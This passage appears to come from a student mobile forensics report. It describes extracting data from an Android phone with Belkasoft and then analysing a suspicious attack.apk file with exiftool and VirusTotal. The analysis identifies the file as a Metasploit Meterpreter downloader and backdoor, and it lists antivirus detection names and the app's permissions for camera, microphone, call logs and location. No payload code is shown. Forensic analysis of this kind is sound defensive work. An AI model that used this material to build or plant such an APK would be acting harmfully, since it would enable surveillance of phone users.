
- Acquiring the evidence.




- As forensics is based on mobile, we will select the respective options.



- The evidence was android.



- Filtering of devices.



- MTP (media transfer protocol) extracted all of the data from the mobile.

Profile properties

Profile type	GoogleDrive (Cloud services)
Profile path	C:\Users\Dell\AppData\Roaming\Belkasoft\Evidence Center X\DF Project\Images_5\QMobile i6 Metal ONE (MTP).belkaml
Profile name	Cloud files
Data source	QMobile i6 Metal ONE (MTP).belkaml


Cloud files

File type	Status	File name	Sender ID	Creator ID	Path	File size (bytes)	Created (UTC)	Modified (UTC)	Origin	MD5	SHA1	SHA256	Origin path	Is deleted
.apk	Not processed	attack.apk			C:\Users\Dell\AppData\Roaming\Belkasoft\Evidence Center X\DF Project\Images_5\Phone storage\Download\attack.apk	10181		29/05/2022 8:24:32 AM	Common					No

We went for a physical dump bus the tool asked us to root the mobile but, when we were able to root the device, it still asked to root the device. On this, I think Belka soft has a limited option for mobile analysis and only works with those as QMobile wasn't even in the options as it's a Pakistani developed phone whose analysis is not supported by Belka soft.


We extracted the data from the mobile/evidence using Belka soft. Many artifacts were extracted and all of them are listed below.

9.1.1 Pictures




- Image of screenshot extracted from mobile.

9.1.2 Audios




- Screenshot of audio extracted from mobile.

9.1.3 Videos



- Screenshot of a video extracted from mobile.

9.1.4 APK files




- Screenshot of **.apk** files extracted from mobile.

After taking the image of the mobile from the forensics we examined this image in the autopsy tool after this we searched out and found the **attack.apk** file that seems to be malicious thus checking if it is malicious or not checking on the virus total and was malicious.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool attack.apk
ExifTool Version Number         : 12.40
File Name                       : attack.apk
Directory                       : .
File Size                       : 9.9 KiB
File Modification Date/Time     : 2022:05:31 19:44:27-04:00
File Access Date/Time           : 2022:06:01 02:35:59-04:00
File Inode Change Date/Time     : 2022:06:01 02:35:59-04:00
File Permissions                : -rw-rw-rw-
File Type                       : ZIP
File Type Extension             : zip
MIME Type                       : application/zip
Zip Required Version            : 20
Zip Bit Flag                    : 0
Zip Compression                 : Deflated
Zip Modify Date                 : 2022:05:28 10:17:30
Zip CRC                         : 0×fe8efcb8
Zip Compressed Size             : 1686
Zip Uncompressed Size           : 6992
Zip File Name                   : AndroidManifest.xml
Warning                         : [minor] Use the Duplicates option to extract tags for all 7 files

┌──(kali㉿kali)-[~/Desktop]
└─$
```


- Using the Exif tool to analyze the apk file. Extra information couldn't be extracted.




- After checking the .apk file in **VIRUS TOTAL** it was obvious that the file is malicious and has different types of malware.
- Hash/ signature of the file was also generated which can be seen in the above screenshot.

Cynet	Malicious (score: 99)	Cyren	AndroidOS/Downloader.M.gen!Eldorado
DrWeb	Android.RemoteCode.6833	Emsisoft	Application.HackTool.MeterPreter.AQR (B)
eScan	Application.HackTool.MeterPreter.AQR	ESET-NOD32	A Variant Of Android/TrojanDownloader....
Fortinet	Android/Agent.JN!tr	GData	Application.HackTool.MeterPreter.AQR
Ikarus	Trojan-Downloader.AndroidOS.Agent	K7GW	Trojan-Downloader (004ff8551)
Kaspersky	HEUR:Trojan-Downloader.AndroidOS.Ag...	MAX	Malware (ai Score=86)
Microsoft	HackTool:AndroidOS/Mesploit.A	QuickHeal	Android.Agent.ACZ
Rising	Downloader.Agent/Android!8.3A1 (KTSE)	Sophos	Andr/Bckdr-RXM
Symantec Mobile Insight	Hacktool:Mesploit	Tencent	HackTool.Android.Metasploit.awe
Trellix (FireEye)	Application.HackTool.MeterPreter.AQR	Trustlook	Android.Malware.General (score:8)
VirIT	Android.Trj.RemoteCode.KC	Acronis (Static ML)	Undetected


- All of the malicious codes/ activities of the file were shown.




- The best information that the virus total provided was all of the different permissions the .apk file had, e.g., the .apk file could record audio, use the camera, manipulate the internet, call logs, and location.
- This was one of the great findings as it showed all of the permission that can be bypassed by the malicious file.
- This way we can have an insight look at what the malicious file was able to do.
- Another finding was that it was a Metasploit payload.



- Different hashes of the file were generated. History of the attack file according to Virus total was also displayed.

